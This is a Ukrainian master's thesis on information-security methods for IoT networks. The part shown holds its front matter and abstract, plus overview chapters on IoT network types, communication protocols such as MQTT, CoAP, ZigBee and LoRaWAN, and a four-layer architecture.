Міністерство освіти і науки України
Харківський національний університет радіоелектроніки

Факультет Інфокомунікацій
(повна назва)
Кафедра Інфокомунікаційної інженерії імені В.В. Поповського
(повна назва)

КВАЛІФІКАЦІЙНА РОБОТА
Пояснювальна записка

Рівень вищої освіти другий (магістерський)

Аналіз методів забезпечення інформаційної безпеки в IoT мережах
(тема)

Виконав:
Студент 2 курсу, групи АМСЗІм-20-1
Тарасов А.С.
(прізвище, ініціали)

Спеціальність: 125 Кібербезпека
(код і повна назва спеціальності)
Тип програми: освітньо-наукова
(освітньо-професійна або освітньо-наукова)
Освітня програма: Адміністративний менеджмент у сфері захисту інформації
(повна назва освітньої програми)

Керівник: професор кафедри ІКІ ім. В.В. Поповського
Агеєв Д.В.
(посада, прізвище, ініціали)

Допускається до захисту
Зав. кафедри _____ Лемешко О.В.
(підпис) (прізвище, ініціали)

2022р.

Харківський національний університет радіоелектроніки

Факультет Інфокомунікацій
(повна назва)
Кафедра Інфокомунікаційної інженерії імені В.В. Поповського
(повна назва)
Рівень вищої освіти другий (магістерський)
Спеціальність 125 Кібербезпека
(код і повна назва)
Тип програми освітньо-наукова
(освітньо-професійна або освітньо-наукова)
Освітня програма Адміністративний менеджмент у сфері захисту інформації
(повна назва)

ЗАТВЕРДЖУЮ
Зав. кафедри_____
(підпис)

«____» _____2022р.

ЗАВДАННЯ
НА КВАЛІФІКАЦІЙНУ РОБОТУ

студенту Тарасову Андрію Сергійовичу
(прізвище, ім'я, по-батькові)

1. Тема роботи: Аналіз методів забезпечення інформаційної безпеки в IoT мережах
затверджена наказом по університету від «24» березня 2022р. №410 Ст.
2. Термін подання студентом роботи до екзаменаційної комісії 11.05.2022р.
3. Вихідні дані до роботи: методи забезпечення інформаційної безпеки в мережі Інтернету речей, загрози інформаційної безпеки Інтернету речей (CVE-2017-7253, CVE-2021-33044, CVE-2021-36260), методи оцінювання ризику (матриці ймовірності та наслідків, Return of Security Investment)
4. Перелік питань, що потрібно опрацювати в роботі:
1) Огляд об’єкту захисту
2) Огляд основних загроз та методів забезпечення інформаційної безпеки Інтернету речей в мережах
3) Дослідження пристроїв Інтернету речей на наявність відомих вразливостей
4) Аналіз ефективності методів захисту та оцінка ризиків інформаційної безпеки Інтернету речей

5. Перелік графічного матеріалу із зазначенням креслень, плакатів, комп'ютерних ілюстрацій: Демонстраційний матеріал у вигляді ppt-презентації.

6. Консультанти розділів роботи

Найменування розділу	Консультант (посада, прізвище, ім'я, по батькові)	Позначка консультанта про виконання розділу	
		(підпис)	(дата)
Основна частина	професор Агеєв Дмитро Володимирович		

КАЛЕНДАРНИЙ ПЛАН

№	Назва етапів роботи	Термін виконання етапів роботи	Примітка
1	Отримання завдання	27.01.2022	Виконано
2	Збір матеріалів для дослідження	01.02.2022	Виконано
3	Розробка 1 розділу	11.02.2022	Виконано
4	Розробка 2 розділу	06.03.2022	Виконано
5	Розробка 3 розділу	13.03.2022	Виконано
6	Розробка 4 розділу	20.03.2022	Виконано
7	Оформлення кваліфікаційної роботи	28.04.2022	Виконано

Дата видачі завдання 17 лютого 2022 року

Студент _____ Тарасов А.С.
(підпис) (прізвище, ініціали)

Керівник роботи _____ професор Агеєв Д.В.
(підпис) (посада, прізвище, ініціали)

Робота не містить відомостей заборонених до відкритого опублікування

Студент **Тарасов А.С.**
Керівник **Агеєв Д.В.**

РЕФЕРАТ

Пояснювальна записка: 80 с., 32 рис., 2 табл., 13 джерел.

CVE, IOT, IP-КАМЕРИ, БЕЗПЕКА, ЗАГРОЗИ, МЕРЕЖІ, МЕТОДИ ЗАБЕЗПЕЧЕННЯ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ, ОЦІНКА ЯКОСТІ, ДОСЛІДЖЕННЯ.

Об’єкт дослідження – процес забезпечення інформаційної безпеки в мережах Інтернет речей.

Предмет дослідження – методи забезпечення інформаційної безпеки в мережі Інтернету речей.

Мета роботи – зниження ризиків інформаційної безпеки в мережах Інтернет речей за рахунок використання найбільш ефективних методів забезпечення інформаційної безпеки.

Методи дослідження – порівняння, емпіричний аналіз, розрахунки.

З розвитком інформаційних технологій також швидко розвивалися інтелектуальне управління та послуги. Забезпечення інформаційної безпеки є однією з найбільш актуальних проблем в галузі інформаційних технологій на сьогодні. У сучасному світі актуалізуються рішення Інтернету речей, завдання забезпечення інформаційної безпеки, що має досить актуальний та основоположний характер.

У роботі виконаний аналіз методів забезпечення інформаційної безпеки в мережах Інтернет речей. Розглянуто основні проблеми та загрози інформаційної безпеки Інтернету речей, відповідно надано основні рекомендації, стосовно використання методів безпеки. Проведено дослідження описаних методів забезпечення інформаційної безпеки з використанням загальновідомих уразливостей. На основі чого проведена якісна та кількісна оцінка ризиків. Якісна оцінка ризиків дозволила визначити перелік пріоритетних ризиків, де визначений перелік пріоритетних ризиків було піддано кількісній оцінці. У процесі кількісної оцінки ризику було визначено ступень впливу виявлених пріоритетних ризиків на цільові показники проекту з урахуванням ймовірності їх настання. Також було доведено рентабельність запропонованих методів безпеки.

ABSTRACT

An explanatory note: 80 p., 32 fig., 2 tables, 13 sources.

CVE, IOT, IP-CAMERAS, METHODS OF ENSURING INFORMATION SECURITY, NETWORKS, QUALITY ASSESSMENT, RESEARCH, SECURITY, THREATS.

Object of research – the process of ensuring information security in the Internet of Things

The subject of research – methods of information security in the Internet of Things.

The purpose of the work is to reduce the risks of information security in the Internet of Things by using the most effective methods of information security.

Research methods – comparisons, empirical analysis, calculations.

With the development of information technology, intellectual management and services also developed rapidly. Ensuring information security is one of the most pressing issues in the field of information technology today. In the modern world, the solutions of the Internet of Things, the task of ensuring information security, which is quite relevant and fundamental.

The analysis of methods of information security in the Internet of Things is performed in the work. The main problems and threats of information security of the Internet of Things are considered, the main recommendations on the use of security methods are given accordingly. A study of the described methods of information security using well-known vulnerabilities. On the basis of which a qualitative and quantitative risk assessment was conducted. Qualitative risk assessment allowed to determine the list of priority risks, where the determined list of priority risks was quantified. In the process of quantitative risk assessment, the degree of impact of the identified priority risks on the project targets was determined, taking into account the probability of their occurrence. The cost-effectiveness of the proposed security methods has also been proven.

ЗМІСТ

ПЕРЕЛІК СКОРОЧЕНЬ, УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ І ТЕРМІНІВ

ПЗ – програмне забезпечення
ALE – annualized loss expectancy
AMQP – advanced message queuing protocol
API – application programming interface
ARO – annualized rate of occurrence
BAN – body area network
BLE – bluetooth low-energy
CAN – corporate area network
CoAP – constrained application protocol
CVE – common vulnerabilities and exposures
DDoS – distributed denial of service
DDS – data distribution service
FTP – file transfer protocol
HTTP – hypertext transfer protocol
HTTPS – hypertext transfer protocol secure
IoT – internet of things
IP – internet protocol
JtR – john the ripper
JWT – json web token
LAN – local area network
LoRaWAN – long range wide area network
MAC – media access control
MAN – metropolitan area network
MD – message-digest algorithm
MQQT – message queue telemetry transport
NFC – near-field communication
Nmap – network mapper
P2P – peer-to-peer
PAN – personal area network
PoC – proof of concept

ROSI – return of security investment
RTSP – real time streaming protocol
SD – secure digital
SHA – secure hash algorithm
SLE – single loss expectancy
SSH – secure shell
SSL – secure sockets layer
SYN – synchronize
TCP – transmission control protocol
TLS – transport layer security
UDP – user datagram protocol
UPnP – universal plug and play
URI – uniform resource identifier
VLAN – virtual local area network
WAN – wide area network
Wi-Fi – wireless fidelity
XML – extensible markup language

ВСТУП

Забезпечення інформаційної безпеки є однією з найбільш актуальних проблем в галузі інформаційних технологій на сьогодні. У сучасному світі актуалізуються рішення «Інтернету речей» (Internet of things, IoT), завдання забезпечення інформаційної безпеки в яких також має досить актуальний та основоположний характер.

Сьогодні загальноприйняте визначення «Інтернету речей» наступне: динамічна глобальна мережева інфраструктура з самостійним налаштуванням можливостей на основі стандартних та сумісних протоколів зв'язку, де фізичні та віртуальні «речі» мають ідентифікатори, фізичні атрибути та віртуальні персоналії, використовують інтелектуальні інтерфейси [4]. Проєкт з впровадження промислового «Інтернету речей» вже було реалізовано у таких галузях, як сільське господарство, харчова промисловість, екологічний моніторинг, відеоспостереження та ін. Для того, щоб забезпечити оптимальне впровадження IoT-пристроїв у промислових умовах. Галузеву специфіку та вимоги до таких факторів, як вартість, безпека, конфіденційність та ризики, необхідно усвідомити ще до того, як «Інтернет речей» почне широко використовуватись у промисловості.

Основною проблемою, що виникає при використанні мереж IoT, є відсутність захисту від несанкціонованого впливу. У найкращому разі, така атака з боку зловмисника може стати причиною завдання шкоди майну людини, а в найгіршому заподіяти шкоду здоров'ю людини. Пристрої можуть бути скомпрометовані зловмисником, які мають вихід до Інтернету. Виробляючи контроль над такими пристроями, хакер може здійснити відключення будь-якого електричного обладнання, у тому числі й тих, які є своєрідними системами життєзабезпечення, системами охорони на виробництві.

Для виконання поставленої задачі, в першому розділі представлено перспективи розвитку концепції IoT. Розглянуто технології та стандарти для комутації та конвергенції інфраструктури Інтернету речей. Досліджені варіанти підключення IoT до наявних мереж. Розглянуто архітектуру Інтернету речей.

В другому розділі проведено огляд основних проблем та загроз інформаційної безпеки Інтернету речей в мережах та надано відповідні методи захисту інформаційної безпеки.

В третьому розділі представлено дослідження пристрої Інтернету речей з використанням загальновідомих уразливостей інформаційної безпеки та особливості вимог нормативного забезпечення. Запропоновано методи сканування IoT пристроїв на базі сканеру Network Mapper (Nmap) та пошукової системи Shodan. Проведено аналіз результатів сканування портів та запущених сервісів серверу зі сформуванням відповідних висновків. За допомогою сканування проведено дослідження на відповідні сервіси з використанням загальновідомих уразливостей.

В четвертому розділі проведена якісна та кількісна оцінка ризиків. Якісна оцінка ризиків дозволила визначити перелік пріоритетних ризиків, де визначений перелік пріоритетних ризиків було піддано кількісній оцінці. У процесі кількісної оцінки ризику було визначено ступень впливу виявлених пріоритетних ризиків на цільові показники проекту з урахуванням ймовірності їх настання. Також було доведено рентабельність запропонованих методів безпеки, спрямованих на зменшення ризиків, де кінцевий ризик значно зменшився, що значно вплинуло на рівень безпеки споживчого IoT.

Окремі результати роботи доповідались на Міжнародній науковій конференції [1, 2, 3].

1 ОГЛЯД ОБ’ЄКТУ ЗАХИСТУ

1.1 Перспективи розвитку Інтернету речей

З розвитком інформаційних технологій також швидко розвивалися інтелектуальне управління та послуги. IoT – це нова галузь, що розвивається за таких умов. Його розвиток сприятиме перетворенню традиційного виробництва та способу життя на сучасний та розумний спосіб, який може значно підвищити продуктивність та ефективність соціальних операцій та підвищити якість життя людей. IoT – це третя революція у світовій інформаційній індустрії після комп'ютерів та Інтернету.

IoT має важливі характеристики загального об'єктного обладнання, автономне з'єднання терміналів і повсюдний сервісний інтелект. IoT є складною та різноманітною інтегрованою мережевою системою, яка може ефективно інтегрувати такі ресурси, як комунікаційна інфраструктура та галузева інфраструктура, дозволяти інформаційним та комунікаційним ресурсам обслуговувати всі сфери життя, підвищувати рівень інформаційних систем у різних галузях та покращувати інфраструктуру.

IoT має широкі перспективи застосування, але розвиток різних галузей не збалансований. В цілому IoT все ще знаходиться в зародковому стані, а його технології, продукти, стандарти та ринки ще незрілі. Ключова галузь додатків, представлена безпекою, будинком, електрикою, транспортом, медичним обслуговуванням та логістикою, поступово концепцію IoT було прийнято та застосовано. Проте відмінності у тенденціях політики, технологіях та ринках IoT у різних галузях викликали велику різницю у розвитку сегментів ринку IoT.

Розвиток IoT стикається з багатьма проблемами, такими як безпека та конфіденційність, захист даних, контроль ресурсів, обмін інформацією, розробка стандартів та відкриття послуг. У найближчі десять років технологія Інтернету речей процвітатиме.

За допомогою Інтернету речей взаємодія об'єктів, середовища та людей буде багато в чому переплетено, що обіцяє зробити світ «розумним» – упорядкованим для людини.

1.2 Типи мереж Інтернету речей

Мережі поділяються на категорії залежно від діапазону відстаней, які вони забезпечують. На рис. 1.1 наведено типи мереж IoT, що мають такі властивості та сфери застосування:

- Nano-мережа – набір невеликих пристроїв (розміром не більше кількох мікрометрів), які виконують дуже прості завдання, такі як виявлення, обчислення, зберігання та приведення в дію. Такі системи застосовуються у біометричних, військових та інших нанотехнологіях. Nano-мережа може збирати важливу інформацію про пацієнтів у галузі охорони здоров’я та надавати її комп'ютерним системам, щоб зробити моніторинг здоров’я більш точним та ефективним. Окрім процесу виявлення пухлини, Internet Nano-Things в системах охорони здоров’я надаватиме діагностику та підтримку в лікуванні пацієнтів точними та локалізованими препаратами;
- Near-Field Communication (NFC) – низько швидкісна мережа для підключення електронних пристроїв на відстані до 4 см один від одного. Можливими областями застосування є безконтактні платіжні системи, документи, що засвідчують особу, та карти-ключі;
- Body Area Network (BAN) – мережа для підключення обчислювальних пристроїв, що носяться, які можна носити як закріпленими на тілі, так і поряд з тілом у різних положеннях, або вбудовувати всередину тіла (імплантати). BAN використовується в галузі медицини, покращення здоров'я, особистої безпеки та благополуччя, спорту та відпочинку;
- Personal Area Network (PAN) – мережа для з'єднання пристроїв у радіусі приблизно однієї або кількох кімнат. Прикладом є користувач, який подорожує з ноутбуком, приватним цифровим помічником та мобільним принтером, який може з'єднувати їх з бездротовою технологією, не потребуючи нічого підключати. Цей тип приватної мережі може також бути з'єднаний з Інтернетом або іншими мережами без кабелів;
- Local Area Network (LAN) – мережа, що покриває площу однієї будівлі. Комп'ютери та інші мобільні пристрої діляться ресурсами, такими як принтер або мережеве зберігання через локальне з'єднання. Wireless Fidelity (Wi-Fi) та Ethernet – це два основних способи включення LAN-з'єднань. Ethernet – це специфікація, яка дозволяє машинам взаємодіяти. Радіохвилі використовуються

для підключення Wi-Fi комп'ютерів, принтерів, мобільних телефонів тощо. Користувач має доступ до файлів, що зберігаються на локальному сервері разом з іншими; мережевий адміністратор має доступ для читання та запису;

- Corporate Area Network (CAN) – мережа, що об'єднує дрібніші локальні мережі в межах обмеженої географічної області (підприємство, університет);
- Metropolitan Area Network (MAN) – велика мережа для певного мегаполіса, що використовує технологію мікрохвильової передачі. Це дозволяє створювати розумні міста у всьому світі. Інтернет речей очолив розробку систем «розумного міста» для сталого способу життя, підвищення комфорту та продуктивності для громадян;
- Wide Area Network (WAN) – мережа, що існує на великомасштабній географічній території й об'єднує різні дрібніші мережі, включаючи LAN і MAN. Прикладом є датчики, які використовуються для виявлення змін у фізичному та/або логічному зв'язку одного об'єкта з іншим та/або навколишнім середовищем. Фізичні зміни можуть включати температуру, світло, тиск, звук та рух. Логічні зміни включають наявність/відсутність об'єкта, розташування та/або діяльність, що відстежуються в електронному вигляді. У контексті IoT фізичні та логічні зміни однаково важливі. Ці типи рішень використовуються для багатьох промислових додатків у різних галузевих вертикалях.



Рисунок 1.1 – Типи мереж IoT

1.3 Комунікаційні протоколи та стандарти Інтернету речей

Протоколи Інтернету є невід'ємною частиною стеку технологій Інтернету речей. Без протоколів і стандартів IoT апаратне забезпечення вважалося б марним. Це пов’язано з тим, що протоколи IoT дозволяють обладнанню обмінюватися даними. І з цих переданих фрагментів даних кінцевий користувач може отримати корисну інформацію.

Протоколи та стандарти IoT часто не враховуються, коли люди думають про IoT. Найчастіше індустрія приділяє увагу спілкуванню. І хоча взаємодія між пристроями, датчиками IoT, шлюзами, серверами та додатками користувача є важливими компонентами Інтернету речей, зв'язок буде порушений без правильних протоколів Інтернету речей.

Протоколи та стандарти IoT можна розділити на дві окремі категорії:

- протоколи даних IoT (рівні представлення/додатки);
- мережеві протоколи для IoT (канал передачі даних/фізичний рівень).

Протоколи даних IoT використовуються для підключення IoT пристроїв з низьким енергоспоживанням. Вони забезпечують зв'язок з обладнанням на стороні користувача без необхідності підключення до Інтернету.

Зв'язок у протоколах та стандартах даних IoT здійснюється через провідну або стільникову мережу. Деякі приклади протоколів даних IoT:

- Message Queue Telemetry Transport (MQQT) – це спрощений протокол для надсилання простих потоків даних від датчиків до додатків та проміжного програмного забезпечення (ПЗ). Протокол функціонує поверх Transmission Control Protocol/Internet Protocol (TCP/IP) і включає три компоненти: передплатник, видавець і брокер. Видавець збирає дані та надсилає їх передплатникам. Брокер тестує видавців та передплатників, перевіряючи їх авторизацію та забезпечуючи безпеку. MQTT підходить для невеликих, дешевих пристроїв із малою місткістю пам'яті та низьким енергоспоживанням;
- Data Distribution Service (DDS) – це ще один масштабований протокол IoT, що забезпечує високоякісний зв'язок в IoT. Подібно до MQTT, DDS також працює за моделлю видавець-передплатник. Його можна розгорнути в різних умовах, від хмар до дуже маленьких пристроїв. Це робить його ідеальним для систем реального часу та вбудованих систем. Що більше, на відміну від MQTT,

протокол DDS дозволяє здійснювати обмін даними, що не залежить від апаратної та програмної платформи. Фактично він вважається першим відкритим міжнародним стандартом проміжного ПЗ IoT;

- Advanced Message Queuing Protocol (AMQP) – це відкритий стандартний протокол прикладного рівня, який використовується для трансакційних повідомлень між серверами. Основні функції цього протоколу IoT: приймання та розміщення повідомлень у чергах; зберігає повідомлення доти, доки клієнтська програма не зможе їх безпечно обробити; встановлює взаємозв'язок між цими компонентами. Завдяки своєму рівню безпеки та надійності він найчастіше використовується в умовах, що потребують серверних аналітичних середовищ, наприклад, у банківській сфері. Однак в інших місцях він не використовується. Через свою вагу він не підходить для сенсорних пристроїв IoT з обмеженою пам'яттю. В результаті його використання у світі IoT все ще дуже обмежене;
- HyperText Transfer Protocol (HTTP) – протокол передачі гіпертексту є основою передачі даних у Всесвітній павутині. Протокол HTTP не є кращим як стандарт IoT через його вартість, час автономної роботи, величезне енергоспоживання та проблеми з вагою. При цьому він досі використовується у деяких галузях;
- Constrained Application Protocol (CoAP) – це протокол прикладного рівня. Він розроблений для задоволення потреб систем Інтернету на основі HTTP. Хоча присутня структура Інтернету знаходиться у вільному доступі та може використовуватися будь-яким IoT-пристроєм, вона часто надто важка і споживає багато енергії для більшості програм IoT. Це призвело до того, що багато хто в спільноті IoT відкинув HTTP як протокол, що не підходить для IoT. Однак, CoAp усунув це обмеження, перевівши модель HTTP на використання в обмежувальних пристроях та мережевих середовищах. Він має неймовірно низькі накладні витрати, простий у використанні та має можливість включити підтримку багатоадресної розсилки;
- WebSocket – протокол зв'язку поверх TCP-з'єднання, призначений обмінюватись повідомленнями між браузером і веб-сервером у режимі реального часу. Через одне з'єднання TCP повідомлення можуть бути надіслані між клієнтом та сервером. Як і CoAp, стандартний протокол підключення WebSocket допомагає спростити багато труднощів та труднощів, пов'язаних з керуванням

підключеннями та двостороннім зв'язком в Інтернеті. Його можна застосовувати до мережі IoT, де дані безперервно передаються між кількома пристроями. Тому ви виявите, що він найчастіше використовується у місцях, які діють як клієнти чи сервери. Сюди входять середовища виконання чи бібліотеки.

Мережеві протоколи IoT використовуються для підключення пристроїв мережі. Ці набори протоколів зазвичай використовуються в Інтернеті. Деякі приклади найбільш значущі мережевих протоколів IoT наведено нижче:

- Wi-Fi – це технологія бездротового з'єднання пристроїв. Він пропонує швидку передачу даних та здатний обробляти великі обсяги даних. Не можна заперечувати, що Wi-Fi є найвідомішим протоколом IoT у цьому списку. Wi-Fi використовує радіохвилі, які передають інформацію на певних частотах, таких як 2,4 ГГц або 5 ГГц. Крім того, обидва ці діапазони частот мають ряд каналів, якими можуть працювати різні бездротові пристрої. Це запобігає переповненню бездротових мереж;
- Bluetooth – це технологія зв'язку ближньої дії, інтегрована в більшість смартфонів і мобільних пристроїв, що є важливою перевагою для персональних продуктів, особливо пристроїв. Bluetooth добре відомий мобільним користувачам. Але нещодавно з'явився новий значущий протокол для IoT-додатків – Bluetooth Low-Energy (BLE) або Bluetooth Smart. Ця технологія є реальною основою для Інтернету речей, оскільки вона масштабується та гнучка до всіх ринкових інновацій. Крім того, він призначений зниження енергоспоживання;
- ZigBee – це відносно простий протокол обміну пакетними даними, який часто використовується у пристроях з невеликими вимогами, таких як мікроконтролери та датчики. Крім того, він легко масштабується до тисяч вузлів. Однак, його характеристики трохи затьмарюють більш універсальний Bluetooth. Він має нижче енергоспоживання, малу дальність передачі даних, високу безпеку та велику дальність зв'язку;
- Z-Wave – популярніший протокол Інтернету речей. Це технологія бездротового радіочастотного зв'язку, яка в основному використовується для домашніх програм IoT. Працює на радіочастоті 800-900 МГц. З іншого боку, Zigbee працює на частоті 2,4 ГГц, яка також є основною частотою Wi-Fi. Працюючи у власному діапазоні, Z-Wave рідко страждає від серйозних перешкод. Проте частота, на якій працюють пристрої Z-Wave, залежить від розташування, тому переконайтеся, що ви купуєте відповідну для вашої країни. Z-Wave –

дивовижний протокол IoT. Однак, як і ZigBee, його найкраще використати вдома, а не у діловому світі;

- Long Range Wide Area Network (LoRaWAN) – це протокол для глобальних мереж. Він призначений для підтримки величезних мереж (наприклад, розумних міст) із мільйонами малопотужних пристроїв. LoRaWAN може забезпечити недорогий мобільний та безпечний двосторонній зв'язок у різних галузях.

1.4 Архітектура Інтернету речей

Архітектура IoT – це система з безлічі елементів, таких як датчики, приводи, протоколи, хмарні сервіси та рівні, що складають мережеву систему IoT.

Єдиного консенсусу з архітектури IoT немає, оскільки різні дослідники пропонували різні архітектури. Переважають три-, чотири- та п’яти рівневі архітектури.

Розглянемо класичну архітектуру Інтернету речей, що включає чотири рівні.

1) Сенсорний рівень. IoT-пристрої збирають показання з датчиків та виконують фізичні дії. Ці датчики або приводи приймають дані (фізичні параметри/параметри навколишнього середовища), обробляють дані та передають дані мережею.

2) Мережевий рівень. Шлюзи, які отримують інформацію від пристроїв та передають їм команди виконання дій. Як правило, представлені апаратним маршрутизатором чи ПЗ, які використовують різні протоколи. Розширені шлюзи, які в основному відкривають з'єднання між сенсорними мережами та Інтернетом, також виконують багато базових функцій шлюзу, такі як захист від шкідливих програм, фільтрація, а також іноді прийняття рішень на основі введених даних та служб управління даними тощо.

3) Рівень обробки даних. Сервер, де зберігаються, обробляються та аналізуються показання датчиків перед посиланням до центру обробки даних, звідки доступ до даних здійснюється програмними програмами. Може бути реалізований на базі віртуального сервера, реальної машини або через хмарну технологію.

4) Рівень додатків. Клієнтська частина реалізується через мобільний або веб-додаток для управління даними. Забезпечує доступ до даних пристроїв та наочне представлення результатів аналізу.

На рис. 1.2 зображено класичну еталонну модель IoT.



Рисунок 1.2 – Класична еталонна модель IoT

2 ОГЛЯД ОСНОВНИХ ЗАГРОЗ ТА МЕТОДІВ ЗАБЕЗПЕЧЕННЯ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ ІНТЕРНЕТУ РЕЧЕЙ В МЕРЕЖАХ

2.1 Огляд загроз інформаційної безпеки Інтернету речей

Елементи IoT-мереж можуть обмінюватися даними без безпосередньої участі людини. Перетворення пристроїв на самостійні інтернет-вузли призвело до значного зниження безпеки системи. Всі «розумні» пристрої підключені до мережі, передають через неї відповідні їхньому функціоналу дані, які є мішенню для кіберзлочинців.

